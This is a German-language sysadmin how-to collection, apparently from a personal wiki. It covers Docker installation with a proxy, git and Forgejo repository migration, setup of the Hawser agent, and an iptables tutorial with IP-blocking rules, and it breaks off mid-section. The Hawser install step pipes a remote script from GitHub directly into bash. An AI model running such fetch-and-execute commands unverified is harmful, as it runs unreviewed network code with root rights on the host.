HowTo

- Bash [ ] vs. [[ ]] und = vs. -eq

Docker

Docker auf Ubuntu installieren

Der Artikel Beschreibt die Installation von Docker auf der Ubuntu-VM unter Berücksichtigung der `systemd`
Proxykonfiguration.

```
for pkg in docker.io docker-doc docker-compose podman-docker containerd runc; do apt remove $pkg; done
```

GPG-Key der Docker Pakete installieren

Erstellen Sie eine Schritt-für-Schritt-Anleitung:

1. `apt update`
2. `apt install ca-certificates curl gnupg`
3. `install -m 0755 -d /etc/apt/keyrings`
4. `curl -fsSL https://download.docker.com/linux/ubuntu/gpg | gpg --dearmor -o /etc/apt/keyrings/docker.gpg`
5. `chmod a+r /etc/apt/keyrings/docker.gpg`

Das Repository zu den APT Ressourcen hinzufügen

```
echo \
  "deb [arch="$(dpkg --print-architecture)" signed-by=/etc/apt/keyrings/docker.gpg] https://download.docker.com/linux/ubuntu \
  "$(. /etc/os-release && echo "$VERSION_CODENAME")" stable" | \
  tee /etc/apt/sources.list.d/docker.list > /dev/null
apt update
```

Aktuelle Docker-Version installieren

```
apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```

Docker testen

```
docker run hello-world
```

Dieser Test schlägt u.a. dann fehl, wenn das System eine Proxy verlangt und die `systemd` Proxykonfiguration noch fehlt.

`systemd` Proxykonfiguration einrichten

1. `mkdir -p /etc/systemd/system/docker.service.d`
2. Datei `/etc/systemd/system/docker.service.d/http-proxy.conf` mit folgendem Inhalt anlegen:

```
[Service]
Environment="HTTPS_PROXY=<Proxy-IP:Port>"
Environment="HTTP_PROXY=<Proxy-IP:Port>"
```

3. `reboot` !

Docker

Docker Resourcen begrenzen

Damit ein Container nicht alle System-Ressourcen für sich beanspruchen kann...

Was z.B. Nextcloud gelegentlich tut :-)

```
services:
  nextcloud:
    image: nextcloud:latest
    # ... deine anderen Einstellungen ...
    deploy:
      resources:
        limits:
          cpus: '2.0'      # Maximal 2 CPU-Kerne nutzen
          memory: 2G       # Maximal 2 Gigabyte RAM nutzen

  db:
    image: mariadb:10.11
    # ... deine anderen Einstellungen ...
    deploy:
      resources:
        limits:
          cpus: '1.5'
          memory: 1G
```

GIT

GIT

Remove unwanted files from a git repo AFTER adding a .gitignore.

```
# See the unwanted files:
git ls-files -ci --exclude-standard

# Remove the unwanted files:
git ls-files -ci --exclude-standard -z | xargs -0 git rm --cached

# Commit changes
git commit -am "Removed unwanted files marked in .gitignore"

# Push
git push origin master # or whatever branch you're on
```

source

GIT

origin

Wofür steht eigentlich "origin"?

Wenn du ein Repository mit `git clone <URL>` von GitHub, GitLab oder Bitbucket auf deinen Rechner holst, passiert im Hintergrund automatisch Folgendes:

1. Git lädt den Code herunter.
2. Git merkt sich die URL, von der der Code kam.
3. Weil sich niemand lange URLs wie `https://github.com/user/projekt-name.git` merken oder sie ständig eintippen will, gibt Git dieser URL den Standard-Spitznamen **`origin`** (engl. für *Ursprung* oder *Herkunft*).

1. Beim Anlegen eines Remotes (`git remote add...`)

Wenn du ein brandneues Projekt lokal auf deinem Rechner startest (per `git init`) und es danach auf GitHub hochladen willst, existiert diese automatische Verknüpfung noch nicht. Du musst sie selbst anlegen:

```
git remote add origin https://github.com/deinname/dein-projekt.git
```

Dieser Befehl sagt Git: *„Hey, merk dir bitte diese lange GitHub-URL unter dem kurzen Namen `origin`.“ (Hinweis: Du könntest das Ding hier auch `banane` oder `server` nennen. Aber `origin` hat sich als weltweiter Standard etabliert, so wie `main` oder `master` für den Haupt-Branch).*

2. Beim Pushen eines neuen Branches (`git push -u origin...`)

Wenn du einen neuen lokalen Branch namens `feature-xyz` erstellt hast und ihn das erste Mal hochladen willst, sagst du:

```
git push -u origin feature-xyz
```

Das bedeutet übersetzt: *„Git, pushe meinen lokalen Branch `feature-xyz` zu dem Server, den ich vorhin **`origin`** genannt habe, und richte dort einen gleichnamigen Branch ein.“* (Das `-u` sorgt nur dafür, dass sich Git diese Verbindung für die Zukunft merkt, sodass danach ein einfaches `git push` reicht).

GIT

Umzug eines Repositories

von GitHub zu Forgejo via Migration

Der Umzug eines Repositories von GitHub zu Forgejo lässt sich schnell durchführen, da Forgejo eine eingebaute **Migration-Funktion** bietet. Dadurch werden nicht nur der Code und die Commits, sondern optional auch Issues, Pull Requests, Releases und Wikis automatisch übernommen.

Hier sind die Schritte für die Migration:

1.GitHub Personal Access Token erstellen:
Erforderlich für private Repositories oder Meta-Daten wie PRs und Issues.

1. Gehe auf GitHub zu **Settings** -> **Developer Settings** -> **Personal Access Tokens** -> **Tokens (classic)**.
2. Erstelle einen neuen Token (*Generate new token*).
3. Gib ihm mindestens die Berechtigung `repo` (für Zugriff auf Repositories) und erstelle den Token. Kopiere ihn direkt ab.

2.Migration in Forgejo starten:

1. Melde dich bei deiner Forgejo-Instanz an.
2. Klicke oben rechts auf das **+**-Symbol und wähle **Neue Migration** (oder *New Migration*).
3. Wähle **GitHub** als Quell-Plattform aus.

3.Zugangsdaten und Optionen konfigurieren:

1. Trage dein GitHub Personal Access Token im Feld **Access Token** ein.
2. Gib die **Clone URL** des GitHub-Repositories an (z. B. `[https://github.com/user/repo.git](https://github.com/user/repo.git)`).
3. Wähle den neuen Repository-Namen und den Eigentümer (User oder Organisation) in Forgejo aus.
4. Setze Haken bei den Elementen, die du migrieren möchtest:
   - **Code & Commits**
   - **Issues & Issue-Kommentare**
   - **Pull Requests**
   - **Releases & Attachments**
   - **Wiki**
5. Klicke auf **Migration starten**.

4.Lokales Git Remote aktualisieren: Lokal auf deinem Computer ausführen.

Wenn du das Repository bereits lokal gekontrollierst oder daran arbeitest, passe die Remote-URL an deine Forgejo-Instanz an:

Bash

```
# Aktuelle URL prüfen
git remote -v

# Remote auf Forgejo umstellen
git remote set-url origin https://deine-forgejo-instanz.de/user/repo.git

# Änderungen zur Bestätigung pushen/fetchen
git fetch origin
```

Was du beachten solltest

- **GitHub Actions vs. Forgejo Actions:** CI/CD-Pipelines (`.github/workflows/`) werden als Dateien mitkopiert, funktionieren auf Forgejo aber nur, wenn dort **Forgejo Actions** (basierend auf *act_runner*) aktiviert ist. Eventuell musst du Syntax-Details anpassen.
- **Webhooks & Integrations:** Externe Anbindungen (Discord-Bots, Deployment-Hooks etc.) werden nicht automatisch übertragen und müssen in Forgejo unter *Repository-Einstellungen -> Webhooks* neu angelegt werden.

GIT

Umzug eines Repositories

via git push --mirror

Der manuelle Umzug per `--mirror` ist ideal, wenn du ein reines Git-Repository inklusive aller **Branches, Tags und der kompletten Commit-Historie** übertragen möchtest – ganz ohne GitHub-Tokens oder Metadaten wie PRs und Issues.

Hier ist der genaue Ablauf über das Terminal:

1.Leeres Repository in Forgejo erstellen: Auf der Ziel-Plattform.

1. Melde dich bei deiner Forgejo-Instanz an.
2. Klicke auf das **+**-Symbol oben rechts und wähle **Neues Repository**.
3. Gib den Repository-Namen ein.
4. **Wichtig:** Initialisiere das Repository **nicht** (keine README, keine `.gitignore` und keine Lizenz anlegen lassen). Es muss vollkommen leer sein.
5. Kopiere die Git-URL des neuen Repositories (z. B. `[https://forgejo.dein-server.de/user/repo.git](https://forgejo.dein-server.de/user/repo.git)` oder per SSH `git@forgejo.dein-server.de:user/repo.git`).

2.Bare-Clone des GitHub-Repositories erstellen: Lokal auf deinem Computer.

Erstelle einen temporären "Bare-Clone" des GitHub-Repositories. Dieser enthält nur die Git-Datenbank ohne Arbeitsverzeichnis:

Bash

```
git clone --bare https://github.com/nutzername/repository.git mirror-temp.git
cd mirror-temp.git
```

3.Repository zu Forgejo spiegeln:

Pushe den gesamten Stand (alle Referenzen, Branches und Tags) per Mirror-Option zu Forgejo:

Bash

```
git push --mirror https://forgejo.dein-server.de/user/repo.git
```

(Wenn du SSH nutzt, verwende die SSH-URL: `git push --mirror git@forgejo.dein-server.de:user/repo.git`)

4.Aufräumen und Remote-URL aktualisieren: Saubermachen und bestehende Arbeitskopie anpassen.

1. Lösche den temporären Bare-Ordner wieder:

Bash

```
cd ..
rm -rf mirror-temp.git
```

2. Wenn du bereits einen normalen Arbeitsordner des Repositories auf deinem Rechner hast, wechsle hinein und passe die Remote-URL an:

Bash

```
cd dein-projekt-ordner
git remote set-url origin https://forgejo.dein-server.de/user/repo.git
git fetch origin
```

Was macht `--mirror` anders als ein normaler Push?

- **`git push --all`** überträgt nur alle lokalen Branches.
- **`git push --mirror`** spiegelt den *exakten* Zustand aller Referenzen: Lokale Branches, Remote-Tracking-Branches, Tags sowie Notizen (`refs/notes/`). Es überschreibt das Ziel-Repository komplett, damit es exakt dem Quell-Repository entspricht.

Installs

Hawser | a dockhand agent (engl.)

Connect your dockhand...

Install:

```
curl -fsSL https://raw.githubusercontent.com/Finsys/hawser/main/scripts/install.sh | bash
```

Token: Use at least 24 characters. Tokens are hashed with Argon2id on the Dockhand side, so length and randomness matter more than character set.

```
openssl rand -hex 32
```

Self signed certificate:

```
cd /etc/hawser

openssl genrsa -out server.key 2048

openssl req -new -key server.key -out cert.csr

openssl x509 -req -days 3650 -in cert.csr -signkey server.key -out server.crt
```

/etc/hawser/config

```
# Hawser Configuration
# See https://github.com/Finsys/hawser for documentation

# Docker socket path
DOCKER_SOCKET=/var/run/docker.sock

##################### Standard Mode (comment out for Edge mode) ####################
PORT=2376
```

```
# TLS configuration (optional, Standard mode only)
TLS_CERT=/etc/hawser/server.crt
TLS_KEY=/etc/hawser/server.key

# Token authentication (optional)
TOKEN=e39183a873beb[....]17feda7046a3c401

################## Edge Mode (uncomment and configure for Edge mode) ###############
# DOCKHAND_SERVER_URL=wss://your-dockhand.example.com/api/hawser/connect
# TOKEN=your-agent-token-taken-from-dockhand

# TLS configuration for self-signed Dockhand (optional, Edge mode only)
# CA_CERT=/etc/hawser/dockhand-ca.crt
# TLS_SKIP_VERIFY=false

# Agent identification (optional)
# AGENT_NAME=my-server

# Edge mode only needs port 2376 open for Docker's HEALTHCHECK directive.
# Restrict it to localhost so the host has no externally-reachable surface:
# BIND_ADDRESS=127.0.0.1
```

Start hawser

```
systemctl enable hawser.service

systemctl start hawser.service

systemctl status hawser.service

journalctl -u hawser.service -f
```

iptables


iptables das klassische Firewall-Werkzeug unter Linux


Auch wenn modernere Linux-Distributionen standardmäßig oft auf `nftables` setzen, bleibt das logische Prinzip von `iptables` die absolute Grundlage für das Verständnis von Netzwerk-Firewalls unter Linux.

Teil 1: Allgemeiner Überblick & Paketfluss (Routing)

Wenn ein Netzwerkpaket (z. B. ein TCP-Paket) eine Netzwerkkarte des Linux-Servers erreicht, durchläuft es den Linux-Kernel. Die Firewall `iptables` ist direkt in diesen Kernel-Prozess (über das Framework *Netfilter*) integriert.

Hier ist der vereinfachte Weg eines Pakets durch das System:





Die drei Haupt-Szenarien für Pakete:

1. **Eingehender Traffic für den Server selbst (z. B. SSH-Anfrage auf den Server):**
   - Das Paket kommt an der Netzwerkkarte an.
   - Es durchläuft die Kette **PREROUTING**.
   - Das System entscheidet über das Routing: "Das Paket ist für mich bestimmt."
   - Das Paket durchläuft die Kette **INPUT**.
   - Der lokale Dienst (z. B. der SSH-Daemon) empfängt das Paket.
2. **Ausgehender Traffic vom Server selbst (z. B. der Server macht ein System-Update):**
   - Ein lokaler Prozess erzeugt das Paket.
   - Das Paket durchläuft die Kette **OUTPUT**.
   - Eine Routing-Entscheidung bestimmt die ausgehende Schnittstelle.
   - Das Paket durchläuft die Kette **POSTROUTING**.
   - Das Paket verlässt den Server.
3. **Durchlaufender Traffic (Der Server agiert als Router/Gateway):**
   - Das Paket kommt an der Netzwerkkarte an.
   - Es durchläuft **PREROUTING**.
   - Routing-Entscheidung: "Das Paket ist für eine andere IP-Adresse im Netz bestimmt."
   - Das Paket durchläuft die Kette **FORWARD** (es wird durchgereicht).

- Das Paket durchläuft **POSTROUTING**.
- Das Paket verlässt den Server über eine andere (oder dieselbe) Netzwerkkarte.

Teil 2: Das iptables-Konzept (Tables, Chains, Rules, Targets)

`iptables` ist hierarchisch aufgebaut. Die Struktur lässt sich wie folgt zusammenfassen:

- Ein **Table** (Tabelle) bestimmt den *Zweck* der Paketverarbeitung (z.B. Filtern vs. Adressübersetzung).
- Ein Table enthält mehrere **Chains** (Ketten), die dem *Zeitpunkt* der Verarbeitung im Paketfluss entsprechen.
- Eine Chain enthält eine Liste von **Rules** (Regeln), die nacheinander von oben nach unten abgearbeitet werden.
- Wenn eine Rule zutrifft, wird ein **Target** (Ziel/Aktion) ausgeführt (z.B. Erlauben oder Blockieren).

1. Tables (Die Tabellen)

Es gibt vier Haupt-Tabellen in `iptables`. Wenn Sie beim Befehl keine Tabelle angeben, wird automatisch die Standardtabelle `filter` verwendet.

- **`filter` (Standard-Tabelle):**
  - **Zweck:** Die eigentliche Firewall. Hier wird entschieden, ob ein Paket durchgelassen oder blockiert wird.
  - **Chains:** `INPUT`, `FORWARD`, `OUTPUT`.
- **`nat` (Network Address Translation):**
  - **Zweck:** IP-Adressen oder Ports umschreiben. Wird für Router, Port-Forwarding (DNAT) oder das Teilen einer Internetverbindung (Masquerading/SNAT) genutzt.
  - **Chains:** `PREROUTING`, `OUTPUT`, `POSTROUTING`.
- **`mangle` (Paketmanipulation):**
  - **Zweck:** Spezielle Modifikationen am IP-Header (z.B. Ändern der "Time to Live" (TTL) oder Markieren von Paketen für spezielles Routing).
  - **Chains:** Alle 5 Chains (`PREROUTING`, `INPUT`, `FORWARD`, `OUTPUT`, `POSTROUTING`).
- **`raw` (Rohdaten-Verarbeitung):**
  - **Zweck:** Pakete von der Verbindungsverfolgung (Connection Tracking / `conntrack`) ausschließen. Sehr selten benötigt, meist zur Performance-Optimierung bei DDoS-Angriffen.
  - **Chains:** `PREROUTING`, `OUTPUT`.

---

2. Chains (Die Ketten)

Chains entsprechen den Stationen im Netzwerkfluss (siehe Diagramm oben). Es gibt vordefinierte (eingebaute) Chains und Sie können eigene, benutzerdefinierte Chains erstellen.

Die 5 Standard-Chains sind:

1. `PREROUTING`: Greift, sobald ein Paket die Netzwerkkarte betritt – *bevor* das System entscheidet, wohin das Paket geroutet wird.
2. `INPUT`: Greift für Pakete, die direkt an Ihren Server gerichtet sind.
3. `FORWARD`: Greift für Pakete, die den Server nur passieren (Routing/Gateway).
4. `OUTPUT`: Greift für Pakete, die von Ihrem Server selbst generiert wurden.
5. `POSTROUTING`: Greift kurz vor dem Verlassen der Netzwerkkarte – *nachdem* das Routing bereits stattgefunden hat.

---

3. Rules (Die Regeln)

Eine Regel besteht aus zwei Teilen: den **Bedingungen** (Matches) und der **Aktion** (Target).

Wenn ein Paket eine Kette durchläuft, prüft `iptables` die Regeln von oben nach unten. Sobald eine Regel komplett auf das Paket zutrifft, wird die zugehörige Aktion ausgeführt und die Suche in dieser Kette ist in der Regel beendet.

Wichtige Parameter zum Erstellen von Bedingungen (Matches):

- `-p` (Protocol): Welches Protokoll? (z.B. `tcp`, `udp`, `icmp`).
- `-s` (Source): Woher kommt das Paket? (IP-Adresse oder Subnetz, z.B. `192.168.1.50` oder `192.168.1.0/24`).
- `-d` (Destination): Wohin geht das Paket? (z.B. IP des Servers).
- `--sport` / `--dport` (Source-/Destination-Port): Welcher Port? (z.B. `--dport 22` für SSH oder `--dport 80` für HTTP). *Hinweis: Erfordert immer die vorherige Angabe des Protokolls mit* `-p`.
- `-i` (Input-Interface): Über welche Netzwerkkarte kommt das Paket rein? (z.B. `-i eth0`).
- `-o` (Output-Interface): Über welche Netzwerkkarte geht das Paket raus? (z.B. `-o wlan0`).
- `-m state` / `-m conntrack` (Verbindungszustand): Ist das Paket Teil einer bekannten Verbindung? (z.B. `--state ESTABLISHED,RELATED`).

---

4. Targets (Die Ziele / Aktionen)

Das Target bestimmt, was mit dem Paket passiert, wenn die Bedingungen einer Regel erfüllt sind. Man gibt es mit dem Parameter `-j` (Jump) an.

Die wichtigsten **beendenden** Targets (das Paket verlässt die Kette):

- `ACCEPT`: Das Paket wird durchgelassen. Die Verarbeitung in dieser Kette stoppt.
- `DROP`: Das Paket wird wortlos verworfen. Der Absender erhält keine Rückmeldung und läuft in einen Timeout (sicherste Methode für das Internet).

- `REJECT`**:** Das Paket wird abgewiesen, aber der Absender erhält eine Fehlermeldung (z.B. eine ICMP "Port Unreachable"-Nachricht). Sinnvoll in internen Netzen zur schnellen Fehlersuche.

Wichtige **nicht-beendende** oder spezielle Targets:

- `LOG`**:** Das Paket wird im Kernel-Log protokolliert (meist einsehbar via `dmesg` oder `/var/log/syslog`), danach wird die nächste Regel in der Kette geprüft.
- `MASQUERADE`**:** (Nur in der `nat`-Tabelle) Ersetzt die private Absender-IP durch die öffentliche IP der ausgehenden Schnittstelle (praktisch bei dynamischen IPs).
- `SNAT` **(Source NAT):** (Nur in der `nat`-Tabelle) Ändert die Quell-IP-Adresse des Pakets auf einen festen Wert.
- `DNAT` **(Destination NAT):** (Nur in der `nat`-Tabelle) Ändert die Ziel-IP-Adresse des Pakets (wichtig für Portweiterleitungen).

Praktisches Beispiel zum Verständnis

Nehmen wir an, Sie möchten Ihren SSH-Port (Port 22) für alle sperren, außer für Ihren administrativen PC mit der IP `192.168.1.100`.

Der Befehl dafür sieht so aus:

```
# 1. Erlaube SSH-Verbindungen von der Admin-IP
iptables -A INPUT -p tcp -s 192.168.1.100 --dport 22 -j ACCEPT

# 2. Verbiete SSH-Verbindungen für alle anderen IPs
iptables -A INPUT -p tcp --dport 22 -j DROP
```

Erklärung des ersten Befehls:

- `iptables`: Das Programm aufrufen.
- `-A INPUT`: Hänge die Regel an (**A**ppend) das Ende der Kette **INPUT** (in der Standardtabelle `filter`).
- `-p tcp`: Betrifft nur das Protokoll **TCP**.
- `-s 192.168.1.100`: Betrifft nur diese Quell-IP (**S**ource).
- `--dport 22`: Betrifft nur den Ziel-Port (**D**estination Port) 22.
- `-j ACCEPT`: Wenn all das zutrifft, springe (**J**ump) zur Aktion **ACCEPT** (erlauben).

Reihenfolge ist entscheidend: Würde man zuerst den `DROP`-Befehl für alle und danach erst den `ACCEPT`-Befehl für die Admin-IP eingeben, würde die Admin-IP ebenfalls blockiert. Da `iptables` die Regeln von oben nach unten abarbeitet, trifft beim Admin sofort die erste Regel ("Sperre Port 22 für alle") zu, und das Paket wird verworfen. Die zweite Regel würde nie erreicht werden.

Wie funktionieren Custom Chains?

Zusätzliche Ketten (sogenannte **Custom Chains** oder benutzerdefinierte Ketten) wie `DOCKER-USER`, `DOCKER-FORWARD` oder `DOCKER-ISOLATION` **werden nicht automatisch abgearbeitet**.

Der Linux-Kernel kennt von Natur aus nur die 5 eingebauten Standard-Ketten (`INPUT`, `OUTPUT`, `FORWARD`, `PREROUTING`, `POSTROUTING`). Ein Paket landet niemals "einfach so" in einer benutzerdefinierten Kette.

Eine benutzerdefinierte Kette funktioniert wie ein **Unterprogramm** (eine Funktion) in einer Programmiersprache. Sie muss explizit aus einer der Standard-Ketten heraus aufgerufen werden.

Dies geschieht über den Ihnen bereits bekannten Parameter `-j` **(Jump)**.

Das Prinzip des "Sprungs" (Jump & Return)


Wenn ein Paket die Kette `FORWARD` durchläuft, sieht die Auswertung so aus:

1. `FORWARD` **Regel 1:** Trifft Bedingung X zu? Wenn ja, springe (`-j`) in die Kette `DOCKER-USER`.
   - *Jetzt wird die Kette `DOCKER-USER` von oben nach unten abgearbeitet.*
   - Wenn dort eine Regel mit `ACCEPT` oder `DROP` greift, ist das Schicksal des Pakets besiegelt.
   - Wenn **keine** Regel zutrifft (oder eine Regel mit `-j RETURN` greift), springt das Paket **zurück** in die `FORWARD`-Kette zur Regel 2.
2. `FORWARD` **Regel 2:** Springe in die Kette `DOCKER-FORWARD`.
   - Das Paket durchläuft `DOCKER-FORWARD`.
   - Wenn kein Treffer: Zurück zu `FORWARD` Regel 3.
3. `FORWARD` **Regel 3:** ... und so weiter.

Die konkrete Reihenfolge bei Docker

Docker nutzt dieses Prinzip intensiv, um den Netzwerkverkehr für Container zu regeln. Da Container-Traffic in der Regel durch den Host hindurchgeroutet wird, findet fast die gesamte Docker-Magie in der Standard-Kette `FORWARD` statt.

Wenn Sie Docker installieren, klinkt es sich in die `FORWARD`-Kette ein und baut folgende Reihenfolge auf:



```
   ▼
3. [ RELATED,ESTABLISHED ACCEPT ] ──► Ist das Paket Teil einer bereits erlaubten,
   │                                  bestehenden Verbindung? Wenn ja: ACCEPT (Erlauben).
   ▼
4. [ Sprung zu DOCKER ] ──────────────► Hier liegen die Regeln für Port-Weiterleitungen.
   │ (Falls kein Treffer, zurück)       (z.B. "Darf Traffic auf Port 80 des Containers?")
   ▼
5. [ Container ausgehend/intern ] ────► Regeln, die bestimmen, ob Container ins Internet
   │                                  dürfen oder untereinander kommunizieren dürfen.
   ▼
6. [ Default Policy: DROP ] ──────────► Wenn bis hierhin kein "ACCEPT" kam, wird das Paket
                                      vom System weggeworfen.
```

(Hinweis: Je nach Docker-Version und Betriebssystem können die Ketten minimal anders heißen, z. B. `DOCKER-ISOLATION-STAGE-1` anstelle von `DOCKER-FORWARD`, das logische Prinzip bleibt aber exakt dasselbe.)

Warum macht Docker das so? (Das `DOCKER-USER`-Geheimnis)

Ein häufiges Problem bei Docker-Anfängern ist folgendes Szenario: Sie starten einen Container und geben einen Port frei (z. B. `-p 80:80`). Danach versuchen sie, diesen Port über die normale `INPUT`-Kette der Firewall zu sperren. **Das funktioniert nicht!** Da der Traffic für den Container bestimmt ist, läuft er nicht über `INPUT`, sondern über `FORWARD`.

Wenn Sie nun einfach eine Sperre ans Ende der `FORWARD`-Kette hängen würden, würde diese ebenfalls ignoriert. Warum? Weil Docker weiter oben in der Kette (im Schritt 4 bei `DOCKER`) das Paket bereits mit `ACCEPT` durchgelassen hat. Sobald ein Paket ein `ACCEPT` erhält, ist die Prüfung beendet und spätere Regeln werden ignoriert.

Die Lösung von Docker: Docker hat ganz oben als allererste Regel in der `FORWARD`-Kette den Sprung nach **`DOCKER-USER`** eingebaut.

- Docker selbst fasst diese Kette niemals an.
- Sie ist exakt dafür da, dass **Sie als Admin** dort Regeln eintragen können.
- Da diese Kette ganz am Anfang geprüft wird, können Sie hier unerwünschten Traffic blockieren (`DROP`), *bevor* die automatischen Erlaubnis-Regeln von Docker überhaupt greifen.

Beispiel: Eine IP in Docker-User sperren

Wenn Sie die bösartige IP `203.0.113.50` komplett von Ihren Docker-Containern aussperren wollen, schreiben Sie:

```
iptables -I DOCKER-USER -s 203.0.113.50 -j DROP
```

> *Hinweis: Das `-I` steht für **I**nsert. Es fügt die Regel ganz oben als Regel Nr. 1 in die `DOCKER-USER`-Kette ein.*

Block IPs

Eine einzelne IP blockieren

```
sudo iptables -A INPUT -s 192.168.1.100 -j DROP
```

- `-A INPUT` → Regel zur Eingangs-Kette hinzufügen
- `-s 192.168.1.100` → Quelle (die zu blockierende IP)
- `-j DROP` → Pakete einfach verwerfen (keine Antwort)

IP komplett sperren (ein- und ausgehend)

```
sudo iptables -A INPUT -s 192.168.1.100 -j DROP
sudo iptables -A OUTPUT -d 192.168.1.100 -j DROP
```

Statt DROP: aktiv ablehnen (REJECT)

```
sudo iptables -A INPUT -s 192.168.1.100 -j REJECT
```

- `DROP` → keine Antwort (wirkt wie "unsichtbar")
- `REJECT` → sendet Fehlermeldung zurück

Regel überprüfen

```
sudo iptables -L -n
```

Regeln dauerhaft speichern

Je nach System:

- **Debian/Ubuntu:**

```
sudo apt install iptables-persistent
sudo netfilter-persistent save
```

- **CentOS/RHEL:**

```
sudo service iptables save
```

Regel wieder entfernen

```
sudo iptables -D INPUT -s 192.168.1.100 -j DROP
```

Gezieltes Entfernen per Zeilennummer

```
iptables -L --line-numbers | grep <IP>
iptables -D <CHAIN> <Zeilennummer>
```

iptables

Block IPs /Docker

Docker umgeht teilweise die normalen iptables-Regeln, weil es eigene Regeln und Chains anlegt.

Docker setzt eigene Chains wie:

- `DOCKER`
- `DOCKER-USER`

